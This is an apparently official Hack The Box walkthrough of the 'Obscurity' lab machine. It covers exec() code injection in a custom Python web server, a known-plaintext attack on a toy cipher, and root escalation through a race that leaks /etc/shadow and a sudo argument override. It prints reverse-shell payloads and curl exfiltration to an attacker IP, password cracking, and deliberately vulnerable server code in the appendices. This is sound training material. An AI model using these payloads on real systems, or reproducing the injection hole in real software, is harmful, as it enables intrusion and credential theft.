HACKTHEBOX

Obscurity

4th May 2020 / Document No D20.100.72

Prepared By: egre55

Machine Author(s): clubby789

Difficulty: Medium

Classification: Official

Synopsis

Obscurity is medium difficulty Linux machine that features a custom web server. A code injection vulnerability is exploited to gain an initial foothold as `www-data`. Weak folder permissions reveal a custom cryptography algorithm, that has been used to encrypt the user's password. A known-plaintext attack reveals the encryption key, which is used to decrypt the password. This password is used to move laterally to the user `robert`, who is allowed to run a faux terminal as root. This can be used to escalate privileges to root via winning a race condition or by overwriting `sudo` arguments.

Skills Required

- Basic Linux Enumeration

Skills Learned


- Source Code Review
- Known-Plaintext Attack

Enumeration

```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.168 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.168
```

```
nmap -p$ports -sC -sV 10.10.10.168

PORT     STATE  SERVICE    VERSION
22/tcp   open   ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux)
| ssh-hostkey:
|   2048 33:d3:9a:0d:97:2c:54:20:e1:b0:17:34:f4:ca:70:1b (RSA)
|   256 f6:8b:d5:73:97:be:52:cb:12:ea:8b:02:7c:34:a3:d7 (ECDSA)
|_  256 e8:df:55:78:76:85:4b:7b:dc:70:6a:fc:40:cc:ac:9b (ED25519)
80/tcp   closed http
8080/tcp open   http-proxy BadHTTPServer
|_http-server-header: BadHTTPServer
|_http-title: 0bscura
```

Nmap shows that SSH is available on its default port, as well as a web server called `BadHTTPServer` on port 8080, serving a page titled `Obscura`. Inspection of this page in a browser reveals a site for a security focused software company. Their suite of products include the `BadHTTPServer` web server, an encryption algorithm and an SSH replacement.



A message on the website discloses the file name of the web server, and that it's in a secret development directory.

Contact

- 123 Rama IX Road, Bangkok
- 010-020-0890
- secure@obscure.htb
- obscure.htb

Development

Server Dev

Message to server devs: the current source code for the web server is in 'SuperSecureServer.py' in the secret development directory

The custom web server is definitely of interest. Let's use `ffuf` to fuzz for possible directories.

```
wget -L
github.com/ffuf/ffuf/releases/download/v1.0.2/ffuf_1.0.2_linux_amd64.tar.gz
mkdir ffuf
tar -xzf ffuf_1.0.2_linux_amd64.tar.gz -C ffuf

./ffuf -w /usr/share/dirb/wordlists/common.txt -u
http://10.10.10.168:8080/FUZZ/SuperSecureServer.py -mc 200
```

After downloading and extracting, `ffuf` is run with the dirb `common.txt` wordlist. As we're including the filename and expect to get a HTTP 200 response, we can filter for using the `-mc` flag.

```
./ffuf -w /usr/share/dirb/wordlists/common.txt -u http://10.10.10.168:8080/FUZZ/
SuperSecureServer.py -mc 200

 :: Method           : GET
 :: URL              : http://10.10.10.168:8080/FUZZ/SuperSecureServer.py
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200
________________________________________________

develop                 [Status: 200, Size: 5892, Words: 1806, Lines: 171]
:: Progress: [4614/4614] :: Job [1/1] :: 659 req/sec :: Duration: [0:00:07]
```

`ffuf` finds the directory `develop`. Let's download `SuperSecureServer.py` (also included in **Appendix A**) and examine it locally.

```
wget http://10.10.10.168:8080/develop/SuperSecureServer.py
```

Foothold

The `serveDoc` function contains some comments. It seems the developer has unwittingly introduced an injection vulnerability, as the user controlled URL is passed to `exec`.

```
    def serveDoc(self, path, docRoot):
        path = urllib.parse.unquote(path)
        try:
            info = "output = 'Document: {}'" # Keep the output for later debug
            exec(info.format(path)) # This is how you do string formatting,
right?
```

Let's stand up the server locally and validate the vulnerability. First, let's create the file structure expected by the web server.

```
mkdir -p DocRoot/errors
touch DocRoot/errors/404.html
echo test > DocRoot/index.html
```

Next, we need to edit the file to output the requested URL, and to configure a socket to listen on.

```
# add above exec(info.format(path))
print(info.format(path))

#append to SuperSecureServer.py
s = Server ("127.0.0.1", 8080)
s.listen ()

#start server
python3 SuperSecureServer.py
```

After starting the web server, we can experiment with different requests.


```
request: http://127.0.0.1:8080/
output:  output = 'Document: /'
```

Also also seen in the code, the URL is contained with two single-quotes. As the `os` library is already imported, so we can attempt to execute a system command.

```
request: http://127.0.0.1:8080/';os.system('id');

output:

output = 'Document: /';os.system('id');'
EOL while scanning string literal (<string>, line 1)
```

However, if the single-quotes are unbalanced, this will result in an error. This is corrected and we successfully validated the injection vulnerability, and achieved command execution.

```
request: http://127.0.0.1:8080/';os.system('id');'

output:

output = 'Document: /';os.system('id');''
uid=0(root) gid=0(root) groups=0(root)
```



Let's attempt to replicate this on the actual system. As we don't have access to the console, we can attempt to send ourselves two ICMP requests.

```
tcpdump -i tun0 icmp
http://10.10.10.168:8080/';os.system('ping -c 2 10.10.14.3');'
```

```
tcpdump -i tun0 icmp

tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on tun0, link-type RAW (Raw IP), capture size 262144 bytes
06:58:00.416171 IP 10.10.10.168 > 10.10.14.2: ICMP echo request, id 58799, seq 1, length 64
06:58:00.416384 IP 10.10.14.2 > 10.10.10.168: ICMP echo reply, id 58799, seq 1, length 64
06:58:01.418801 IP 10.10.10.168 > 10.10.14.2: ICMP echo request, id 58799, seq 2, length 64
06:58:01.418840 IP 10.10.14.2 > 10.10.10.168: ICMP echo reply, id 58799, seq 2, length 64
```

We have successfully achieved command execution of the server. We can attempt to exfiltrate basic output from the server over HTTP, by examining the requested URL in our web server logs.

```
#stand up web server locally
python3 -m http.server 80

request:
http://10.10.10.168:8080/';os.system('curl%20http://10.10.14.3/$(hostname)');'
```

Let's get a shell on the server using a Python one-liner.

```
http://10.10.10.168:8080/';s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.
connect(("10.10.14.3",443));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

```
nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.168] 48518
$ whoami;hostname
www-data
obscure
```

Next, let's upgrade to a TTY shell.

```
SHELL=/bin/bash script -q /dev/null
```

There are many command-line scripts that we can use to do some heavy lifting of the initial enumeration, such as linPEAS.

```
wget https://raw.githubusercontent.com/carlospolop/privilege-escalation-awesome-scripts-suite/master/linPEAS/linpeas.sh

curl http://10.10.14.3/linpeas.sh|bash
```

After running this, we see that the system user `robert` has a world-readable home directory containing some interesting files.

```
<SNIP>

[+] Files inside others home (limit 20)
/home/robert/.bash_logout
/home/robert/user.txt
/home/robert/.bashrc
/home/robert/passwordreminder.txt
/home/robert/check.txt
/home/robert/BetterSSH/BetterSSH.py
/home/robert/SuperSecureCrypt.py
/home/robert/out.txt
/home/robert/.profile

[+] Last time logon each user
Username         Port     From             Latest
root             tty1                      Mon Dec  2 09:53:03 +0000 2019
robert           pts/1    10.10.14.4       Mon Dec  2 10:23:36 +0000 2019
```

Lateral Movement

The file `SuperSecureCrypt.py` (also included in **Appendix B**) contains functions to encrypt and decrypt files. The key is used repeatedly until it matches the length of the plaintext, after which it adds the
values together and outputs the result.

```
def encrypt(text, key):
    keylen = len(key)
    keyPos = 0
    encrypted = ""
    for x in text:
        keyChr = key[keyPos]
        newChr = ord(x)
        newChr = chr((newChr + ord(keyChr)) % 255)
        encrypted += newChr
        keyPos += 1
        keyPos = keyPos % keylen
    return encrypted

def decrypt(text, key):
    keylen = len(key)
    keyPos = 0
    decrypted = ""
    for x in text:
        keyChr = key[keyPos]
        newChr = ord(x)
        newChr = chr((newChr - ord(keyChr)) % 255)
        decrypted += newChr
        keyPos += 1
        keyPos = keyPos % keylen
    return decrypted
```

`check.txt` seems to be a test input file (plaintext) for the program, with `out.txt` being the produced ciphertext. The developer seems to have used this program to encrypt their password, stored as `passwordreminder.txt`.


Although we don't know the key that was used to create the ciphertext, we should be able to derive it through a known plaintext attack, as we have both the plaintext (`check.txt`) and corresponding ciphertext (`out.txt`).

Base64 encode the files on the remote system, and then recreate the files locally.

```
#encode
base64 -w0 out.txt
base64 -w0 check.txt

#decode and redirect to file
echo '<base64 output>' | base64 -d -w0 > check.txt
echo '<base64 output>' | base64 -d -w0 > out.txt
```

We can subtract the plaintext from the ciphertext in order to reveal the key.

```
#python3 known_plaintext.py

def getkey(cipher, plain):

    position = 0
    key = ""
    for item in list(plain):
        cipherchar = cipher[position]
        plainchar = ord(item)
        key += chr((ord(cipherchar) - plainchar))
        position +=1
    print(key)

with open('out.txt') as f:
    cipher = f.read()
with open('check.txt') as f:
    plain = f.read()

getkey(cipher, plain)
```



This is successful, and the key `alexandrovich` is revealed. With the key in hand, let's download `passwordreminder.txt` and decrypt it.

```
base64 -w0 passwordreminder.txt
echo 'wrTDkcOIw4zDicOgw5nDgcORw6nCr8K3wr9r' | base64 -d -w0 >
passwordreminder.txt
```

Running the script below reveals the password `SecThruObsFTW`, which we can use to `su` to `robert` and gain the user flag.

```
#python3 decrypt.py

def getpass(cipher, key):
    keylen = len(key)
    keyPos = 0
    decrypted = ""
    for x in cipher:
        keyChr = key[keyPos]
        newChr = ord(x)
        newChr = chr((newChr - ord(keyChr)) % 255)
        decrypted += newChr
        keyPos += 1
        keyPos = keyPos % keylen
    print(decrypted)

with open('passwordreminder.txt') as f:
    cipher = f.read()
```

```
getpass(cipher, "alexandrovich")
```

Privilege Escalation

Checking for sudo entries reveals that `robert` is able to run the file `/home/robert/BetterSSH/BetterSSH.py` (also included as **Appendix C**) as root.

```
robert@obscure:~/BetterSSH$ sudo -l

Matching Defaults entries for robert on obscure:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User robert may run the following commands on obscure:
    (ALL) NOPASSWD: /usr/bin/python3 /home/robert/BetterSSH/BetterSSH.py
```

Method 1

As seen in the code, when authenticating a user the script temporarily stores `/etc/shadow` entries to a random filename under `/tmp/SSH`. It sleeps for one second before deleting it.

```
<SNIP>
    with open('/etc/shadow', 'r') as f:
        data = f.readlines()
    data = [(p.split(":") if "$" in p else None) for p in data]
    passwords = []
    for x in data:
        if not x == None:
            passwords.append(x)

    passwordFile = '\n'.join(['\n'.join(p) for p in passwords])
    with open('/tmp/SSH/'+path, 'w') as f:
        f.write(passwordFile)
    time.sleep(.1)
<SNIP>
```

On running the file, it's found that `/tmp/SSH` doesn't exist, so we can create it.

```
robert@obscure:~/BetterSSH$ sudo /usr/bin/python3 /home/robert/BetterSSH/BetterSSH.py

SH.py/usr/bin/python3 /home/robert/BetterSSH/BetterSS
Enter username: robert
robert
Enter password: SecThruObsFTW
SecThruObsFTW
Traceback (most recent call last):
  File "/home/robert/BetterSSH/BetterSSH.py", line 24, in <module>
    with open('/tmp/SSH/'+path, 'w') as f:
FileNotFoundError: [Errno 2] No such file or directory: '/tmp/SSH/OF0jl4Ow'
```

First, start two separate SSH sessions as `robert`. Next, navigate to the SSH directory in one, and start a loop to copy anything created in this directory to `/tmp`.

```
cd /tmp/SSH
while true; do sleep .1; cp -r . /tmp; done
```

After executing `BetterSSH.py` in the other SSH session and authenticating successfully as `robert`, we find the random file has been copied to `/tmp`, containing the `/etc/passwd` hashes as expected.

```
robert@obscure:/tmp$ cat kKFBKAI0

root
$6$riekpK4m$uBdaAyK0j9WfMzvcSKYVfyEHGtBfnfpiVbYbzbVmfbneEbo0wSijW1GQussv<SNIP>
18226
0
99999
7

robert
$6$fZZcDG7g$lfO35GcjUmNs3PSjroqNGZjH35gN4KjhHbQxvWO0XU.TCIHgavst7Lj8wLF/<SNIP>
18163
0
99999
7
```

We can use `john` to crack the hash, which reveals the password `mercedes`.

```
john --fork=4 hash

Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Almost done: Processing the remaining buffered candidate passwords, if any.
mercedes         (?)
```

This can be used to `su` to root and gain the root flag.

Method 2

Inspection of the code reveals that for every command executed, `sudo -u` as appended to it.

```
if session['authenticated'] == 1:
    while True:
        command = input(session['user'] + "@Obscure$ ")
        cmd = ['sudo', '-u',  session['user']]
```

By specifying additional `-u <user>` options, we should be able to overwrite this initial assignment. Indeed, replicating locally we confirm that this is the case.

```
sudo -u test id
uid=1002(test) gid=1002(test) groups=1002(test)

sudo -u test -u test2 id
uid=1003(test2) gid=1003(test2) groups=1003(test2)
```

Within the session, we can input `-u root id` and confirm command execution as root.

```
robert@obscure:~/BetterSSH$ sudo /usr/bin/python3 /home/robert/BetterSSH/BetterSSH.py

Enter username: robert
Enter password: SecThruObsFTW
Authed!
robert@Obscure$ -u root id
Output: uid=0(root) gid=0(root) groups=0(root)
```

Let's create a reverse shell.

```
echo 'bash -i >/dev/tcp/10.10.14.3/8080 0<&1 2>&1' > /tmp/shell.sh
```

```
robert@obscure:~/BetterSSH$ sudo /usr/bin/python3 /home/robert/BetterSSH/BetterSSH.py

Enter username: robert
Enter password: SecThruObsFTW
Authed!
robert@Obscure$ -u root bash /tmp/shell.sh
```

After executing this script in the `BetterSSH.py` session, we get a reverse shell as root.

```
nc -lnvp 8080

listening on [any] 8080 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.168] 60708
root@obscure:~#
```

Appendix

Appendix A

```
import socket
import threading
from datetime import datetime
import sys
import os
import mimetypes
import urllib.parse
import subprocess

respTemplate = """HTTP/1.1 {statusNum} {statusCode}
Date: {dateSent}
Server: {server}
Last-Modified: {modified}
Content-Length: {length}
Content-Type: {contentType}
Connection: {connectionType}

{body}
"""
DOC_ROOT = "DocRoot"

CODES = {"200": "OK",
        "304": "NOT MODIFIED",
        "400": "BAD REQUEST", "401": "UNAUTHORIZED", "403": "FORBIDDEN", "404":
"NOT FOUND",
        "500": "INTERNAL SERVER ERROR"}

MIMES = {"txt": "text/plain", "css":"text/css", "html":"text/html", "png":
"image/png", "jpg":"image/jpg",
        "ttf":"application/octet-stream","otf":"application/octet-stream",
"woff":"font/woff", "woff2": "font/woff2",
        "js":"application/javascript","gz":"application/zip", "py":"text/plain",
"map": "application/octet-stream"}


class Response:
    def __init__(self, **kwargs):
        self.__dict__.update(kwargs)
        now = datetime.now()
        self.dateSent = self.modified = now.strftime("%a, %d %b %Y %H:%M:%S")
    def stringResponse(self):
        return respTemplate.format(**self.__dict__)

class Request:
    def __init__(self, request):
        self.good = True
        try:
            request = self.parseRequest(request)
            self.method = request["method"]
            self.doc = request["doc"]
```

```
            self.vers = request["vers"]
            self.header = request["header"]
            self.body = request["body"]
        except:
            self.good = False

    def parseRequest(self, request):
        req = request.strip("\r").split("\n")
        method,doc,vers = req[0].split(" ")
        header = req[1:-3]
        body = req[-1]
        headerDict = {}
        for param in header:
            pos = param.find(": ")
            key, val = param[:pos], param[pos+2:]
            headerDict.update({key: val})
        return {"method": method, "doc": doc, "vers": vers, "header":
headerDict, "body": body}


class Server:
    def __init__(self, host, port):
        self.host = host
        self.port = port
        self.sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        self.sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
        self.sock.bind((self.host, self.port))

    def listen(self):
        self.sock.listen(5)
        while True:
            client, address = self.sock.accept()
            client.settimeout(60)
            threading.Thread(target = self.listenToClient,args =
(client,address)).start()

    def listenToClient(self, client, address):
        size = 1024
        while True:
            try:
                data = client.recv(size)
                if data:
                    # Set the response to echo back the recieved data
                    req = Request(data.decode())
                    self.handleRequest(req, client, address)
                    client.shutdown()
                    client.close()
                else:
                    raise error('Client disconnected')
            except:
                client.close()
                return False

    def handleRequest(self, request, conn, address):
        if request.good:
#            try:
                # print(str(request.method) + " " + str(request.doc), end=' ')
                # print("from {0}".format(address[0]))
```

```
#             except Exception as e:
#                 print(e)
            document = self.serveDoc(request.doc, DOC_ROOT)
            statusNum=document["status"]
        else:
            document = self.serveDoc("/errors/400.html", DOC_ROOT)
            statusNum="400"
        body = document["body"]

        statusCode=CODES[statusNum]
        dateSent = ""
        server = "BadHTTPServer"
        modified = ""
        length = len(body)
        contentType = document["mime"] # Try and identify MIME type from string
        connectionType = "Closed"


        resp = Response(
        statusNum=statusNum, statusCode=statusCode,
        dateSent = dateSent, server = server,
        modified = modified, length = length,
        contentType = contentType, connectionType = connectionType,
        body = body
        )

        data = resp.stringResponse()
        if not data:
            return -1
        conn.send(data.encode())
        return 0

    def serveDoc(self, path, docRoot):
        path = urllib.parse.unquote(path)
        try:
            info = "output = 'Document: {}'" # Keep the output for later debug
            exec(info.format(path)) # This is how you do string formatting,
right?
            cwd = os.path.dirname(os.path.realpath(__file__))
            docRoot = os.path.join(cwd, docRoot)
            if path == "/":
                path = "/index.html"
            requested = os.path.join(docRoot, path[1:])
            if os.path.isfile(requested):
                mime = mimetypes.guess_type(requested)
                mime = (mime if mime[0] != None else "text/html")
                mime = MIMES[requested.split(".")[-1]]
                try:
                    with open(requested, "r") as f:
                        data = f.read()
                except:
                    with open(requested, "rb") as f:
                        data = f.read()
                status = "200"
            else:
                errorPage = os.path.join(docRoot, "errors", "404.html")
                mime = "text/html"
                with open(errorPage, "r") as f:
```

```
                    data = f.read().format(path)
                status = "404"
        except Exception as e:
            print(e)
            errorPage = os.path.join(docRoot, "errors", "500.html")
            mime = "text/html"
            with open(errorPage, "r") as f:
                data = f.read()
            status = "500"
        return {"body": data, "mime": mime, "status": status}
```

SuperSecureServer.py

Appendix B

```
import sys
import argparse

def encrypt(text, key):
    keylen = len(key)
    keyPos = 0
    encrypted = ""
    for x in text:
        keyChr = key[keyPos]
        newChr = ord(x)
        newChr = chr((newChr + ord(keyChr)) % 255)
        encrypted += newChr
        keyPos += 1
        keyPos = keyPos % keylen
    return encrypted

def decrypt(text, key):
    keylen = len(key)
    keyPos = 0
    decrypted = ""
    for x in text:
        keyChr = key[keyPos]
        newChr = ord(x)
        newChr = chr((newChr - ord(keyChr)) % 255)
        decrypted += newChr
        keyPos += 1
        keyPos = keyPos % keylen
    return decrypted

parser = argparse.ArgumentParser(description='Encrypt with Obscura\'s encryption
algorithm')

parser.add_argument('-i',
                    metavar='InFile',
                    type=str,
                    help='The file to read',
                    required=False)

parser.add_argument('-o',
                    metavar='OutFile',
```

```
                    type=str,
                    help='Where to output the encrypted/decrypted file',
                    required=False)

parser.add_argument('-k',
                    metavar='Key',
                    type=str,
                    help='Key to use',
                    required=False)

parser.add_argument('-d', action='store_true', help='Decrypt mode')

args = parser.parse_args()

banner = "################################\n"
banner+= "#           BEGINNING          #\n"
banner+= "#    SUPER SECURE ENCRYPTOR    #\n"
banner+= "################################\n"
banner += "  ############################\n"
banner += "  #        FILE MODE         #\n"
banner += "  ############################"
print(banner)
if args.o == None or args.k == None or args.i == None:
    print("Missing args")
else:
    if args.d:
        print("Opening file {0}...".format(args.i))
        with open(args.i, 'r', encoding='UTF-8') as f:
            data = f.read()

        print("Decrypting...")
        decrypted = decrypt(data, args.k)

        print("Writing to {0}...".format(args.o))
        with open(args.o, 'w', encoding='UTF-8') as f:
            f.write(decrypted)
    else:
        print("Opening file {0}...".format(args.i))
        with open(args.i, 'r', encoding='UTF-8') as f:
            data = f.read()

        print("Encrypting...")
        encrypted = encrypt(data, args.k)

        print("Writing to {0}...".format(args.o))
        with open(args.o, 'w', encoding='UTF-8') as f:
            f.write(encrypted)
```

SuperSecureCrypt.py

Appendix C

```
import sys
import random, string
import os
```

```
import time
import crypt
import traceback
import subprocess

path = ''.join(random.choices(string.ascii_letters + string.digits, k=8))
session = {"user": "", "authenticated": 0}
try:
    session['user'] = input("Enter username: ")
    passW = input("Enter password: ")

    with open('/etc/shadow', 'r') as f:
        data = f.readlines()
    data = [(p.split(":") if "$" in p else None) for p in data]
    passwords = []
    for x in data:
        if not x == None:
            passwords.append(x)

    passwordFile = '\n'.join(['\n'.join(p) for p in passwords])
    with open('/tmp/SSH/'+path, 'w') as f:
        f.write(passwordFile)
    time.sleep(.1)
    salt = ""
    realPass = ""
    for p in passwords:
        if p[0] == session['user']:
            salt, realPass = p[1].split('$')[2:]
            break

    if salt == "":
        print("Invalid user")
        os.remove('/tmp/SSH/'+path)
        sys.exit(0)
    salt = '$6$'+salt+'$'
    realPass = salt + realPass

    hash = crypt.crypt(passW, salt)

    if hash == realPass:
        print("Authed!")
        session['authenticated'] = 1
    else:
        print("Incorrect pass")
        os.remove('/tmp/SSH/'+path)
        sys.exit(0)
    os.remove(os.path.join('/tmp/SSH/',path))
except Exception as e:
    traceback.print_exc()
    sys.exit(0)

if session['authenticated'] == 1:
    while True:
        command = input(session['user'] + "@Obscure$ ")
        cmd = ['sudo', '-u',  session['user']]
        cmd.extend(command.split(" "))
        proc = subprocess.Popen(cmd, stdout=subprocess.PIPE,
stderr=subprocess.PIPE)
```

```
        o,e = proc.communicate()
        print('Output: ' + o.decode('ascii'))
        print('Error: '  + e.decode('ascii')) if len(e.decode('ascii')) > 0 else
print('')
```

BetterSSH.py